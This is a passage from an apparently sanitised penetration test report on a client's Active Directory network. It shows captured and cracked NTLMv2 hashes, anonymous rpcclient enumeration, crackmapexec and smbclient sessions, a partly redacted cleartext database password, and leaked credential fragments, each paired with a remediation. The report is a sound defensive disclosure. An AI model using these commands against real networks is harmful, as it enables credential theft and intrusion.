[Proxy-Auth] NTLMv2 Hash : adm. d43328923a6ef649:690242f9bf8d432dbe275b41825cac66:010100000000
0000ACB2E30C98BBD701FBFE7091829EE9CC000000000200080049004D004800370001001E00570049004E002D00370033004A0039004E00
3800420053004400450055000400140049004D00480037002E004C004F00430041004C0003003400570049004E002D00370033004A003900
```

1. NTLMv2 hash of the "adm.user" user account captured.

```
[HTTP] NTLMv2 Client : 192.168.0.210 [1962/4723]
[HTTP] NTLMv2 Username : \joey.
[HTTP] NTLMv2 Hash : 7f6d3bfb68fbd3ab:771f2ceca40642ee53ac08b3641fff69:0101000000000001E0
74E8FAEBED7016555BC4EB38F8558000000002000800350043003600520001001E00570049004E002D003700480051003700510044
0047004D0051004F000400140035004300360052002E004C004F00430041004C0003003400570049004E002D0037004800510037005
```

2. NTLMv2 hash of the "joey.wik" user account captured.

3. NTLMv2 hash of the "inventory.test" user account captured.

NAVISEC CYBER SECURITY

Considering the weak password set on the user account, the user's hash was cracked within 14 seconds.

```

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....: ADM. 019156a1298163d9:45678526230be4f...000000
Time.Started.....: Thu Oct 07 17:32:27 2021 (14 secs)
Time.Estimated...: Thu Oct 07 17:32:41 2021 (0 secs)
Guess.Base.....: File ( )
Guess.Mod.....: Rules ( )
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 328.2 MH/s (356.48ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 4582103783/745836506055 (0.61%)
Rejected.....: 1923815/4582103783 (0.04%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:4864-4992 Iteration:0-128
Candidates.#1...: 1234561 -> jallah
Hardware.Mon.#1...: Temp: 54c Util:100% Core:1341MHz Mem:4996MHz Bus:4

Started: Thu Oct 07 17:32:22 2021
Stopped: Thu Oct 07 17:32:41 2021

ADM. 019156a1298163d9:45678526230be4f3023030ebae487c65:0101000000000002ca1a1e88dbbd7018ee5b73ad1d0b0c10000000020008
0
e00570049004e002c003700510051004c00300
05800490059003800450035002e00340042004
0009ecfb3a84be8acf28bd291cd465e5521e14
0000000000000000:Snowf

```

4. Cracked Administrative hash.

adm.	SolarWinds BasicUser , ADM IT Team , SMI Workstation Administrators , Sophos IT IS , Sophos Users , ADM Service Desk Central , ADM Service Desk East , ADM Service Desk Corporate , ADM Service Desk Mountain , Corporate Client Support
------	--

5. Privileges of the "adm.user" user observed.

Remediation

This vulnerability occurs because NetBIOS/LLMNR, by default, is enabled and vulnerable on Windows workstations. Disable NetBIOS and LLMNR on all Windows workstations and servers to remediate this. We recommend the use of group policy to delegate this quickly and efficiently.

References

- <https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>

HIGH FINDINGS

Anonymous RPC Login Enabled on Domain Controller

Risk: High

Summary

NaviSec discovered that the "10.0.36.10" Domain Controller allowed anonymous (or null session) logins via Remote Procedure Call (RPC) service, over port 135/tcp, and sensitive commands were not restricted.

Microsoft Remote Procedure Call (RPC) is a technology for creating distributed client/server programs. The RPC run-time stubs and libraries manage most of the processes relating to network protocols and communication. On the Domain Controllers, anonymous access is required to be enabled as some services use those, however dangerous commands like "enumdomusers, querydispinfo, getdompokinfo, enumalsgroups builtin" should return an "NT_STATUS_ACCESS_DENIED" error if anyone is trying to access those over an unauthenticated session.

The calls to this service should be restricted within the organization on all workstations and servers (never on the DCs), as anonymous access might allow access to sensitive data. This can be achieved by the following settings:

```
Registry Hive: HKEY_LOCAL_MACHINE
Registry Path: \SOFTWARE\Policies\Microsoft\Windows NT\Rpc\

Value Name: RestrictRemoteClients

Type: REG_DWORD
Value: 0x00000001 (1)
```

NAVISEC CYBER SECURITY

```

rpcclient 10.0.0.1 -U ""
Enter WORKGROUP\'s password:
rpcclient $> srvinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
user: [redacted] rid:[0x1f4]
user: [Guest] rid:[0x1f5]
user: [krbtgt] rid:[0x1f6]
user: [DefaultAccount] rid:[0x1f7]
user: [redacted] rid:[0x46f]
user: [redacted] rid:[0x470]
user: [redacted] rid:[0x471]
user: [redacted] rid:[0x474]
user: [redacted] rid:[0x477]
user: [redacted] rid:[0x47a]
user: [redacted] rid:[0x47b]

```

1. Usernames enumerated over an RPC anonymous session.

```

rpcclient $> getdowmpwinfo
min_password_length: 8
password_properties: 0x00000001
DOMAIN_PASSWORD_COMPLEX

```

2. Password policy enumerated.

```

rpcclient $> enumalsgroups builtin
group:[Users] rid:[0x221]
group:[Network Configuration Operators] rid:[0x22c]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Guests] rid:[0x222]
group:[Cryptographic Operators] rid:[0x239]
group:[IIS_IUSRS] rid:[0x238]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
group:[System Managed Accounts Group] rid:[0x245]
group:[Replicator] rid:[0x228]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[Remote Desktop Users] rid:[0x22b]
group:[Event Log Readers] rid:[0x23d]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Administrators] rid:[0x220]
group:[Account Operators] rid:[0x224]
group:[Print Operators] rid:[0x226]
group:[Server Operators] rid:[0x225]
group:[Terminal Server License Servers] rid:[0x231]
group:[Distributed COM Users] rid:[0x232]
group:[Performance Log Users] rid:[0x22f]
group:[Backup Operators] rid:[0x227]
group:[Performance Monitor Users] rid:[0x22e]
rpcclient $>

```

3. Groups enumerated.

NAVISEC CYBER SECURITY

```

rpcclient $> querydispinfo
index: 0x31b8 RID: 0xc6bc acb: 0x00020015 Account: Desc: (null)
index: 0x5904 RID: 0xb30 acb: 0x00020010 Account: .Conv_SA____
index: 0x4cca RID: 0x7fb4 acb: 0x00020015 Account: Desc: (null)
index: 0x5c69 RID: 0xc84b acb: 0x00000211 Account: Desc: Shared Mailbox - IT/IS War Room booking
index: 0x4069 RID: 0x122e acb: 0x00000011 Account: Room Desc: Shared Mailbox - 106 Board Room booking
index: 0x535f RID: 0x7f80 acb: 0x00000211 Account: ence Room Desc: Shared Mailbox - 107 Conference Room booking
index: 0x5072 RID: 0x7f89 acb: 0x00000211 Account: ng Room Desc: Shared Mailbox - 107 Training Room booking
index: 0x52eb RID: 0x803e acb: 0x00000211 Account: ence Room Desc: Shared Mailbox - 109 Conference Room booking
index: 0x5089 RID: 0x25cb acb: 0x00000210 Account: oring Desc: Service Account - This account is used for remote queue/agent monitoring
index: 0x5071 RID: 0x50ea acb: 0x00000210 Account: ing Desc: Service Account - One Remote Monitoring
index: 0x588d RID: 0x5177 acb: 0x00000210 Account: ing Desc: Service Account - ID Call Monitoring
index: 0x7ff0 RID: 0xdf8 acb: 0x00000010 Account: Desc: VP, Information Technology Services
index: 0x8489 RID: 0xe092 acb: 0x00000010 Account: Desc: Intern
index: 0x8264 RID: 0xe051 acb: 0x00000010 Account: Desc: Customer Service CCI
index: 0x5b25 RID: 0xd223 acb: 0x00000010 Account: Desc: Learning & Development Coordinator
index: 0x4c5c RID: 0x50a5 acb: 0x00000211 Account: it Services Desc: (null)
index: 0x4ad6 RID: 0x260c acb: 0x00000211 Account: Payable Desc: Shared Mailbox - Account Payable created for Sandi Lipham
index: 0x4b90 RID: 0x244b acb: 0x00000211 Account: Receivable Desc: Shared Mailbox - Account Receivable created for Robin Custard
index: 0x5888 RID: 0x122e acb: 0x00000211 Account: '17/19 Move to Term OU - CRM; Service Account - adcap
index: 0x7fef RID: 0xdf9 acb: 0x00000010 Account: Desc: s - Elevated Account
index: 0x3360 RID: 0x7474 acb: 0x00000010 Account: Desc: Domain Admin Account
index: 0x3744 RID: 0xc566 acb: 0x00000010 Account: Desc: sel - Elevated Account
index: 0x37b1 RID: 0x1390 acb: 0x00000010 Account: Desc: Elevated Account
index: 0x5c84 RID: 0xcc23 acb: 0x00020010 Account: more - Elevated Account
index: 0x3352 RID: 0x25e4 acb: 0x00000010 Account: Desc: Domain Admin Account
index: 0x5779 RID: 0xc094 acb: 0x00020010 Account: Desc: Elevated Account

```

4. High-value targets identified through LDAP comments.

Remediation

We recommend that anonymous access is disabled and only authenticated users are enabled to query the service.

To disable unauthorized access: Configure the policy value for Computer Configuration >> Administrative Templates >> System >> Remote Procedure Call >> "Restrict Unauthenticated RPC clients" to "Enabled" with "Authenticated" selected.


NAVISEC CYBER SECURITY

KRBTGT password not changed in the past 180 days

Risk: High**Summary**

NaviSec found that the KRBTGT password has not been changed since July 2011.

The NTLM hash of the KRBTGT password is the secret that the "Key Distribution Centre" (KDC) uses to issue and sign tickets. This value, under normal circumstances, is only known by the Domain Controller (DC). Should an attacker gain access to the hash, it would allow them to forge Ticket Granting Tickets (TGT's) in an attack called Golden-ticket attack. This ticket could be used to gain access to any resources or any machines within the domain. The attacker would also be able to forge a ticket on a non-domain joint computer and launch an attack against the network.



1. KRBTGT account password unchanged for over 10 years.

Remediation

We recommend that the KRBTGT account password be changed at least once every 180 days or immediately after a cyber-attack. It is worth noting that the KRBTGT password needs to be changed twice, with 10 hours delay between the 2 passwords set. This is due to the implementation of password history on the KRBTGT account, which is set to two by default.

References

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)?redirectedfrom=MSDN)

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

NAVISEC CYBER SECURITY


Kerberoasting

Risk: High**Summary**

NaviSec observed that a member of the Enterprise Admins group was configured with Service Principal Names. Whereas NaviSec did not find a way to bypass the protection and dump the service tickets, this configuration presents an inherent risk.

We recommend that only low privileged accounts are configured as service accounts. Should an attacker find a way to bypass the protection and dump the TGS tickets, they would have unlimited time to crack it offline. A successful crack would mean immediate Enterprise Admin privileges to the domain.

Whereas the host "REDACTED" was not reachable at the time of the testing, we recommend that ACME check whether this configuration is intended. If it is not, we recommend removing the "adm.test2" from the SPN configuration.



High-privileged account configured with SPN.

Remediation

Remove high privileges from the users who have SPNs set.

References

<https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/managed-service-accounts-understanding-implementing-best/ba-p/397009>

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

NAVISEC CYBER SECURITY

Password Reuse

Risk: High

Summary

Once Enterprise Admin privileges were obtained, a full password audit was conducted within the domain. We have found that several weak passwords are reused within the domain. Passwords like "Password" would potentially be amongst the first ones to be sprayed across the domain to compromise user accounts.

NaviSec successfully retrieved 35.5% of all passwords within the domain within less than 30 minutes on a computer with moderate GPU power. Additionally, it was observed that about 250 accounts shared the same password (yellow highlight).

Count	Description	More Info
1392	Password Hashes	Details
1138	Unique Password Hashes	
494	Passwords Discovered Through Cracking	
349	Unique Passwords Discovered Through Cracking	
35.5	Percent of Current Passwords Cracked	Details
30.7	Percent of Unique Passwords Cracked	Details
127	LM Hashes (Non-blank)	
94	Unique LM Hashes (Non-blank)	
0	Passwords Only Cracked via LM Hash	Details
0	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

1. Password audit results.

NAVISEC CYBER SECURITY

Password	Count
One23	80
Mond	18
Qwer	11
Tuesd	7
Welco	6
Wednes	6
Februar	5
One234	3
Octob	3

2. Large number of password reuse.

Password Length	Count	Details
8	144	Details
9	108	Details
10	156	Details
11	52	Details
12	22	Details
13	10	Details
14	2	Details

3. 144 passwords were only 8 characters long.

Remediation

We recommend that unique passwords be used on each account within the organization. Using the same password on many accounts increases the chance of an attacker being successfully exploiting several accounts simultaneously and makes their lateral movement easy.

Weak Domain Password Policy

Risk: High

Summary

At the time of testing, the domain password policy in the ACME.CORP domain allowed the use of 8 characters long passwords. Having weak passwords can significantly reduce the time it takes to guess valid credentials, leading to the compromise of the domain. It is worth to note that both the password complexity policy and the account lockout one was configured to a high level. This setting, coupled with Azure's smart lockout function, ensured that all password spraying attempts would fail.

```

cme smb 10.0.10.10 -u joey -p '' --pass-pol
SMB 10.0.10.10 445 V [*] Windows 10.0 Build 17763 x64 (name: ) (do
main: ) (signing:True) (SMBv1:False)
SMB 10.0.10.10 445 V [+] joey
SMB 10.0.10.10 445 V [+] Dumping password info for domain:
SMB 10.0.10.10 445 V Minimum password length: 8
SMB 10.0.10.10 445 V Password history length: 24
SMB 10.0.10.10 445 V Maximum password age:
SMB 10.0.10.10 445 V Password Complexity Flags: 000001
SMB 10.0.10.10 445 V Domain Refuse Password Change: 0
SMB 10.0.10.10 445 V Domain Password Store Cleartext: 0
SMB 10.0.10.10 445 V Domain Password Lockout Admins: 0
SMB 10.0.10.10 445 V Domain Password No Clear Change: 0
SMB 10.0.10.10 445 V Domain Password No Anon Change: 0
SMB 10.0.10.10 445 V Domain Password Complex: 1
SMB 10.0.10.10 445 V Minimum password age:
SMB 10.0.10.10 445 V Reset Account Lockout Counter: 2 hours
SMB 10.0.10.10 445 V Locked Account Duration: 2 hours
SMB 10.0.10.10 445 V Account Lockout Threshold: 3
SMB 10.0.10.10 445 V Forced Log off Time: Not Set

```

1. Password policy observed.

NAVISEC CYBER SECURITY

Remediation

We advocate the use of passphrases which are essentially combinations of words (i.e., “correct horse battery staple”) as opposed to short but highly complex passwords (i.e., Tt0ub4dor&3). This has to do with the level of entropy associated with passwords, which exponentially increases with every added character in length, but only increases moderately with the introduction of more character classes in short passwords.

The following are estimates of the time required to crack the passwords respectively using a brute-force attack:

- Tt0ub4dor&3 has 28 bits of entropy which can be cracked in 3 days (2^{28} seconds) at 1000 guesses per second.
- correct horse battery staple, which is all lower case, has 55 bits of entropy, which would take around 550 years (2^{55} seconds) to crack at 1000 guesses per second.

To use strong (high entropy) passwords, we recommend that the minimum password length be defined at 12 characters, and during password change, users are encouraged to choose passphrases rather than passwords.

We also recommend that passwords are never reused within an Active Directory environment. Once a user has a password reset by the Administrators, the user should be prompted to change that to a unique complex password of their own choice.

MODERATE FINDINGS

Files With Potentially Sensitive Content	Risk: Moderate
--	---------------------------

Summary

It is typical after gaining some form of access to a system to search for scripts and files that may contain wired-in passwords or other sensitive information that could be used to escalate privileges or access other systems on the network. A search was carried out to identify such files based on their name and contents, and whereas no passwords were recovered, some potentially sensitive information was found.

The "joey.wik" user had access to the "DBAdminReports" share where the "Web.config" file contained a clear text administrative password.

NAVISEC CYBER SECURITY

```

smbclient //10.0.26.170/Webpub -U 'joey.'
Enter password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Mon Oct 11 17:04:00 2021
..               D           0   Mon Oct 11 17:04:00 2021
[redacted]        A        112 Mon Oct 11 17:02:00 2021
[redacted]        D           0   Wed Jul 15 16:47:00 2020
[redacted]        D           0   Mon Mar  1 20:58:36 2021

52395519 blocks of size 4096. 46033190 blocks available
smb: [redacted]
smb: [redacted]
.                D           0   Wed Jul 15 16:47:00 2020
..               D           0   Wed Jul 15 16:47:00 2020
Prod             D           0   Wed Jul 15 16:47:30 2020

52395519 blocks of size 4096. 46033190 blocks available
smb: [redacted]
smb: [redacted]
.                D           0   Wed Jul 15 16:47:30 2020
..               D           0   Wed Jul 15 16:47:30 2020
DBAdminReports   D           0   Tue Jul 21 14:05:52 2020

52395519 blocks of size 4096. 46033190 blocks available
smb: [redacted] > cd DBAdminReports\
smb: [redacted] DBAdminReports\> dir
.                D           0   Tue Jul 21 14:05:52 2020
..               D           0   Tue Jul 21 14:05:52 2020
aspnet_client    D           0   Wed Jul 15 16:47:33 2020
bin              D           0   Wed Jul 15 16:47:38 2020
Default.aspx     A        796 Fri Jan 11 15:54:18 2013
Global.asax      A        94  Fri Jan 11 15:54:18 2013
Images           D           0   Wed Jul 15 16:47:38 2020
Modules          D           0   Wed Jul 15 16:47:39 2020
Site.Master      A        661 Fri Jan 11 15:54:18 2013
Styles           D           0   Wed Jul 15 16:47:40 2020
Web - 03132018.config A    9209 Mon Nov 20 22:51:30 2017
Web - 07212020.config A    7372 Thu Sep 27 18:57:13 2018
Web - 09272018.config A    7854 Tue Mar 13 13:23:08 2018
Web - Copy.config  A    7955 Mon Jan 14 22:40:28 2013
Web 01172014.config A    8006 Thu Aug  1 13:17:50 2013

```

1. Access to the DBAdminReports share.

NAVISEC CYBER SECURITY

```
smb: [redacted] cd DBAdminReports\
smb: [redacted] dir
.                D           0 Tue Jul 21 14:05:52 2020
..               D           0 Tue Jul 21 14:05:52 2020
aspnet_client    D           0 Wed Jul 15 16:47:33 2020
bin              D           0 Wed Jul 15 16:47:38 2020
Default.aspx     A          796 Fri Jan 11 15:54:18 2013
Global.asax      A           94 Fri Jan 11 15:54:18 2013
Images           D           0 Wed Jul 15 16:47:38 2020
Modules          D           0 Wed Jul 15 16:47:39 2020
Site.Master      A          661 Fri Jan 11 15:54:18 2013
Styles           D           0 Wed Jul 15 16:47:40 2020
Web - 03132018.config A        9209 Mon Nov 20 22:51:30 2017
Web - 07212020.config A       7372 Thu Sep 27 18:57:13 2018
Web - 09272018.config A       7854 Tue Mar 13 13:23:08 2018
Web - Copy.config  A       7955 Mon Jan 14 22:40:28 2013
Web 01172014.config A       8006 Thu Aug  1 13:17:50 2013
Web 01212015.config A       8030 Fri Sep  5 21:46:06 2014
Web 02042015.config A       8264 Wed Jan 21 15:24:45 2015
Web 05172016.config A       9618 Tue Nov 24 19:21:04 2015
Web 06122013.config A       8663 Fri Apr  5 22:14:31 2013
Web 06232015.config A       9831 Fri Apr 24 19:20:09 2015
Web 07242015.config A      10074 Tue Jun 23 13:57:59 2015
Web 07312013.config A       8438 Wed Jun 12 21:03:52 2013
Web 08012013.config A       8237 Wed Jul 31 21:59:05 2013
Web 09052014.config A       8492 Fri Jan 17 22:47:02 2014
Web 11202017.config A       9446 Fri Dec  2 14:15:58 2016
Web 11242015.config A       9849 Fri Jul 24 13:43:37 2015
Web 12022016.config A       9852 Wed May 18 03:36:25 2016
Web.config       A        6434 Thu Sep 24 03:50:04 2020

52395519 blocks of size 4096. 46033190 blocks available
smb: [redacted]
```

2. Contents of the share.

```
<add name="[redacted]nnectionString" connectionString="Data Source=vGADB02;Initial Cat[48/146]
nistration;User ID=AdminUser;Password=9he[redacted] Application Name=DBAReports;" providerName="Syste
.Data.SqlClient" />
<add name="vMADat01ConnectionString" connectionString="Data Source=vMADat01;Initial Catalog
Administration;User ID=AdminUser;Password=9he[redacted] Application Name=DBAReports;" providerName="S
stem.Data.SqlClient" />
```

3. Clear-text password observed within the Web.config file.

Remediation

We recommend that all passwords be stored in a safe location and encrypted at rest and in transit. Log files and configuration files should only be accessible to users with high privileges.

NAVISEC CYBER SECURITY

Leaked Credentials

**Risk:
Moderate****Summary**

Several email addresses belonging to ACME were found on leaked password databases. In January 2019, a combo list of email addresses and cleartext passwords was discovered on the darknet (Collection 1). The list contained 1.7 billion unique email addresses, many with multiple passwords hacked from various online systems. The list has been broadly circulated and used for credential stuffing, which is where attackers attempt to identify user account password reuse on other online systems. Attackers often use the leaked information to establish information such as account naming conventions, valid staff names, and possible common passwords used within the company. This information could be used in further and more elaborate attacks against the company, such as social engineering attacks.

A list of emails involved is shown below:

- Janet.test@Example.com:***nb20**
- Jennifer.test@Example.com:***eja**
- Robin.test@Example.com:***t**
- bart.test@Example.com:***on4**
- ben.test@Example.com:***hugh**

Remediation

We recommend that the users of compromised credentials are informed of the disclosure and forced to change their passwords. It is also important that passwords not be reused across systems. Staff should be reminded to only use their business email address to register for business-approved websites, if at all. Implement security awareness training through reputable vendors like KnowBe4.

References

<https://haveibeenpwned.com/DomainSearch>

Legacy Telnet Protocol in Use

**Risk:
Moderate****Summary**

Several hosts were running Telnet, which is a protocol used for administration; however, it does not use any form of encryption. As a result, any data, including authentication credentials and commands transferred to the host, can be sniffed during a person-in-the-middle attack, which is commonly carried out on internal networks.

Telnet, and many other clear-text services, may be easy sources of information, including valid authentication credentials, and as such, these services are common points of attack. In addition, brute-force password guessing attacks are also easier and faster against unencrypted protocols, as the encryption channel does not need to be built up and torn down at each connection attempt.

In some cases, printers and older devices such as networking equipment may not be prepared to handle a multi-threaded attack. They could run out of resources, effectively resulting in a denial-of-service condition.

Affected hosts:

- 10.0.30.35

Remediation


We recommend that all instances of Telnet are replaced with Secure Shell (SSH) or point-to-point IPsec tunnels.

SMB Read-Write Access

Risk:
Moderate

Summary

NaviSec discovered that normal domain users had Read/Write access on many of the shares. Whereas users might need access to several shares to complete their daily duties, the number of hosts and diversity of shares with Read/Write access suggests that this might be a misconfiguration.



1. Domain User Read/Write access to shares.

Remediation


We recommend that ACME check whether domain users should have Read/Write access to all listed shares. We recommend implementing the principle of least privileges, where users only have access to the resources they need to complete their duties.

LOW FINDINGS

